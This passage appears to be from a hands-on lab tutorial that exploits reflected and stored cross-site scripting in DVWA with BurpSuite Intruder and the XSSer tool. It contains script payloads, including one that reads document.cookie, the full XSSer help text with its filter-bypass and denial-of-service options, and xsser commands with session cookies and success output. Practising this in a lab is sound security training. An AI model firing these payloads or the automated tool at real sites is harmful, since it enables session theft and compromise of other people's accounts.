
- If you input is the following script "<script>alert(document.cookie);</script>",we can access the cookie.



3. In stored Cross Side Scripting (XSS), the script is stored inside the server. So every time we return to the page, script is executed. In http://localhost/dvwa/vulnerabilities/xss_s/

- Enter name and execute the html code “<h1>Hello from Hidaia</h1> inside the message box. We get the following output.

- Enter name and execute the script code “<script>alert('Hacked'); </script>” inside the message box. We get the following output.




c) Scan results for Cross Side Scripting (XSS) vulnerability with BurpSuite:

1. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address http://localhost/dvwa and the DVWA security set to low.

2. I scanned the http://localhost/dvwa/ website in BurpSuite. I got the some reflected cross site scripting XSS vulnerabilities with high severity.

3. In DVWA, I chose the reflected XSS vulnerability at the page http://localhost/dvwa/vulnerabilities/xss_r/. I sent the request to the Intruder. I cleared all tags and I only tagged the name field. I made the security to be low as the reflected XSS vulnerability is effective on DVWA when security is low. This is the request form:




4. I setup the Attack type to be “Sniper”. You can test the payloads

<script>alert('Hacked');</script>

<h1>Hello from Hidaia</h1>


From the "Response/Render" tab, you can check the response. It is noted that the BurpSuite does not execute scripts but it executed the html code.



5. Download the XSS payload list from.

https://github.com/payloadbox/xss-payload-list

6. I chose the downloaded Payload list with Sniper attack. But the BurpSuite refused to execute the scripts in the payloads list and gave message that it detected hacking attempt.



7. In DVWA, I chose the stored XSS vulnerability at the page http://localhost/dvwa/vulnerabilities/xss_rs/. I sent the request to the Intruder. I cleared all tags and I only tagged the mtxMessage field. I made the security to be low as the reflected XSS vulnerability is effective on DVWA when security is low. This is the request form:

8. I setup the Attack type to be “Sniper”. You can test the payload

<script>alert('Hacked');</script>

<h1>Hello from Hidaia</h1>


From the “Response/Render” tab, you can check the response. It is noted that the BurpSuite does not execute scripts but it executed the html code.

d) Cross Side Scripting (XSS) using XSSer tool:

1. Install XSSer in Linux machine installed in VMware using the command

    # apt-get install XSSer

2. Type the command “xsser -h” to see the command in xsser.



```
xsser [OPTIONS] [--all <url> |-u <url> |-i <file> |-d <dork> (options)|-l ] [-g <get> |-p <post> |-c <crawl> (options)]
[Request(s)] [Checker(s)] [Vector(s)] [Anti-antiXSS/IDS] [Bypasser(s)] [Technique(s)] [Final Injection(s)] [Reporting]

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -s, --statistics      show advanced statistics output results
  -v, --verbose         active verbose mode output results
  --gtk                 launch XSSer GTK Interface
  --wizard              start Wizard Helper!

  *Special Features*:
    You can set Vector(s) and Bypasser(s) to build complex scripts for XSS
    code embedded. XST allows you to discover if target is vulnerable to
    'Cross Site Tracing' [CAPEC-107]:

    --imx=IMX           IMX - Create an image with XSS (--imx image.png)
    --fla=FLASH         FLA - Create a flash movie with XSS (--fla movie.swf)
    --xst=XST           XST - Cross Site Tracing (--xst http(s)://host.com)

  *Select Target(s)*:
    At least one of these options must to be specified to set the source
    to get target(s) urls from:

    --all=TARGET        Automatically audit an entire target
    -u URL, --url=URL   Enter target to audit
    -i READFILE         Read target(s) urls from file
    -d DORK             Search target(s) using a query (ex: 'news.php?id=')
    -l                  Search from a list of 'dorks'
    --De=DORK_ENGINE    Use this search engine (default: DuckDuckGo)
    --Da                Search massively using all search engines
```

```
*Select type of HTTP/HTTPS Connection(s)*:
  These options can be used to specify which parameter(s) we want to use
  as payload(s). Set 'XSS' as keyword on the place(s) that you want to
  inject:

  -g GETDATA            Send payload using GET (ex: '/menu.php?id=XSS')
  -p POSTDATA           Send payload using POST (ex: 'foo=1&bar=XSS')
  -c CRAWLING           Number of urls to crawl on target(s): 1-99999
  --Cw=CRAWLER_WIDTH    Deeping level of crawler: 1-5 (default: 2)
  --Cl                  Crawl only local target(s) urls (default: FALSE)

*Configure Request(s)*:
  These options can be used to specify how to connect to the target(s)
  payload(s). You can choose multiple:

  --head                Send a HEAD request before start a test
  --cookie=COOKIE       Change your HTTP Cookie header
  --drop-cookie         Ignore Set-Cookie header from response
  --user-agent=AGENT    Change your HTTP User-Agent header (default: SPOOFED)
  --referer=REFERER     Use another HTTP Referer header (default: NONE)
  --xforw               Set your HTTP X-Forwarded-For with random IP values
  --xclient             Set your HTTP X-Client-IP with random IP values
  --headers=HEADERS     Extra HTTP headers newline separated
  --auth-type=ATYPE     HTTP Authentication type (Basic, Digest, GSS or NTLM)
  --auth-cred=ACRED     HTTP Authentication credentials (name:password)
  --check-tor           Check to see if Tor is used properly
  --proxy=PROXY         Use proxy server (tor: http://localhost:8118)
  --ignore-proxy        Ignore system default HTTP proxy
  --timeout=TIMEOUT     Select your timeout (default: 30)
  --retries=RETRIES     Retries when connection timeout (default: 1)
  --threads=THREADS     Maximum number of concurrent requests (default: 5)
  --delay=DELAY         Delay in seconds between each request (default: 0)
  --tcp-nodelay         Use the TCP_NODELAY option
  --follow-redirects    Follow server redirections (default: FALSE)
  --follow-limit=FLI    Set limit for redirection requests (default: 50)
```

```
*Checker Systems*:
  These options are useful to know if your target is using filters
  against XSS attacks:

  --hash              Send a hash to check if target is repeating content
  --heuristic         Discover parameters filtered by using heuristics
  --discode=DISCODE   Set code on reply to discard an injection
  --checkaturl=ALT    Check reply using: <alternative url> [aka BLIND-XSS]
  --checkmethod=ALTM  Check reply using: GET or POST (default: GET)
  --checkatdata=ALD   Check reply using: <alternative payload>
  --reverse-check     Establish a reverse connection from target to XSSer

*Select Vector(s)*:
  These options can be used to specify injection(s) code. Important if
  you don't want to inject a common XSS vector used by default. Choose
  only one option:

  --payload=SCRIPT    OWN   - Inject your own code
  --auto              AUTO  - Inject a list of vectors provided by XSSer

*Select Payload(s)*:
  These options can be used to set the list of vectors provided by
  XSSer. Choose only if required:

  --auto-set=FZZ_NUM  ASET  - Limit of vectors to inject (default: 1293)
  --auto-info         AINFO - Select ONLY vectors with INFO (default: FALSE)
  --auto-random       ARAND - Set random to order (default: FALSE)
```

```
*Anti-antiXSS Firewall rules*:
  These options can be used to try to bypass specific WAF/IDS products
  and some anti-XSS browser filters. Choose only if required:

  --Phpids0.6.5       PHPIDS (0.6.5) [ALL]
  --Phpids0.7         PHPIDS (0.7) [ALL]
  --Imperva           Imperva Incapsula [ALL]
  --Webknight         WebKnight (4.1) [Chrome]
  --F5bigip           F5 Big IP [Chrome + FF + Opera]
  --Barracuda         Barracuda WAF [ALL]
  --Modsec            Mod-Security [ALL]
  --Quickdefense      QuickDefense [Chrome]
  --Sucuri            SucuriWAF [ALL]
  --Firefox           Firefox 12 [& below]
  --Chrome            Chrome 19 & Firefox 12 [& below]
  --Opera             Opera 10.5 [& below]
  --Iexplorer         IExplorer 9 & Firefox 12 [& below]

*Select Bypasser(s)*:
  These options can be used to encode vector(s) and try to bypass
  possible anti-XSS filters. They can be combined with other techniques:

  --Str               Use method String.FromCharCode()
  --Une               Use Unescape() function
  --Mix               Mix String.FromCharCode() and Unescape()
  --Dec               Use Decimal encoding
  --Hex               Use Hexadecimal encoding
  --Hes               Use Hexadecimal encoding with semicolons
  --Dwo               Encode IP addresses with DWORD
  --Doo               Encode IP addresses with Octal
  --Cem=CEM           Set different 'Character Encoding Mutations'
                      (reversing obfuscators) (ex: 'Mix,Une,Str,Hex')
```

```
*Special Technique(s)*:
  These options can be used to inject code using different XSS
  techniques and fuzzing vectors. You can choose multiple:

  --Coo              COO - Cross Site Scripting Cookie injection
  --Xsa              XSA - Cross Site Agent Scripting
  --Xsr              XSR - Cross Site Referer Scripting
  --Dcp              DCP - Data Control Protocol injections
  --Dom              DOM - Document Object Model injections
  --Ind              IND - HTTP Response Splitting Induced code

*Select Final injection(s)*:
  These options can be used to specify the final code to inject on
  vulnerable target(s). Important if you want to exploit 'on-the-wild'
  the vulnerabilities found. Choose only one option:

  --Fp=FINALPAYLOAD   OWN    - Exploit your own code
  --Fr=FINALREMOTE    REMOTE - Exploit a script -remotely-

*Special Final injection(s)*:
  These options can be used to execute some 'special' injection(s) on
  vulnerable target(s). You can select multiple and combine them with
  your final code (except with DCP exploits):

  --Anchor           ANC  - Use 'Anchor Stealth' payloader (DOM shadows!)
  --B64              B64  - Base64 code encoding in META tag (rfc2397)
  --Onm              ONM  - Use onMouseMove() event
  --Ifr              IFR  - Use <iframe> source tag
  --Dos              DOS  - XSS (client) Denial of Service
  --Doss             DOSs - XSS (server) Denial of Service
```

```
*Reporting*:
  --save             Export to file (XSSreport.raw)
  --xml=FILEXML      Export to XML (--xml file.xml)

*Miscellaneous*:
  --silent           Inhibit console output results
  --alive=ISALIVE    Set limit of errors before check if target is alive
  --update           Check for latest stable version
```

3. For graphical user interface of XSSer, type the following command

    # XSSer --gtk

4. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address http://localhost/dvwa and the DVWA security set to low. Copy the Reflected XSS request in BurpSuite to a file. I named the file

dvwaxssr1. My request had the following details:

5. Test the following commands step by step for reflected Cross side Scripting:

- Execute xsser command for the main GET URL:

xsser –url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=3322oeckc%3ca%20b%3dc%3easfas"

There is no valid output.

- I changed the name parameter to XSS


#xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS"

I got the following output:

- Then I added the cookies switch

xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS" --cookie="PHPSESSID=lrc8ms6smuv9ub6p0fb5i3tm33; security=low"

I got the following output:



- You can use also the following command form:

xsser -u 'http://10.0.0.4/dvwa' -g '/vulnerabilities/xss_r/?name=XSS' --cookie="PHPSESSID=lrc8ms6smuv9ub6p0fb5i3tm33; security=low"

- I used custom payload attack of the script “<script>alert(‘Hacked from Hidaia’)</script>” with --Fp switch

#xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS" --cookie="PHPSESSID=lrc8ms6smuv9ub6p0fb5i3tm33; security=low" --Fp="<script>alert(1)<script>"

```
[*] Final Results:

- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

[*] List of XSS injections:

→ CONGRATULATIONS: You have found: [ 1 ] possible XSS vector! ;-)

[+] Target: http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS
[+] Vector: [ name ]
[!] Method: URL
[*] Hash: 045a920bf7f644903d839ad0c10726dd
[*] Payload: http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=%22%3E045a920bf7f644903d839ad0c10726dd
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[*] Final Attack: http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Hacked+from+Hidaia%27%29%3C%2F
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]
```


- The following final attack URL gives this output while executing the script.

http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Hacked+from+Hidaia%27%29%3C%2Fscript%3E

- When I put --auto switch, it executes many payloads given by XSSer

#xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS" --cookie="PHPSESSID=lrc8ms6smuv9ub6p0fb5i3tm33; security=low" --auto

I got the following output for testing 1291 payloads, and 1287 payload were successful:




6. Copy the Stored XSS request in BurpSuite to a file. I named the file dvwaxsss1. My request had the following details

- Execute xsser command for the main POST URL and use the payload passed in POST request in the last line in the request file. I changed the mtxMessage parameter to XSS

xsser -u 'http://10.0.0.4/dvwa/vulnerabilities/xss_s/' -p 'txtName=23h74dl%3ca%20b%3dc%3eoqjdn&mtxMessage=XSS&btnSign=Sign+Guestbook'

I got the following output:



- I added the cookies switch:

xsser -u 'http://10.0.0.4/dvwa/vulnerabilities/xss_s/' -p 'txtName=23h74dl%3ca%20b%3dc%3eoqjdn&mtxMessage=XSS&btnSign=Sign+Guestbook' --cookie 'PHPSESSID=tdlprsf00eql6m0j8i34mab60o; security=low'

- I used then custom payload of the html code <h1>Hello from Hidaia</h1> using the -Fp switch

xsser -u 'http://10.0.0.4/dvwa/vulnerabilities/xss_s/' -p 'txtName=23h74dl%3ca%20b%3dc%3eoqjdn&mtxMessage=XSS&btnSign=Sign+Guestbook' --cookie 'PHPSESSID=tdlprsf00eql6m0j8i34mab60o; security=low' --Fp '<h1>Hello from Hidaia</h1>'

I got the following output from the program:

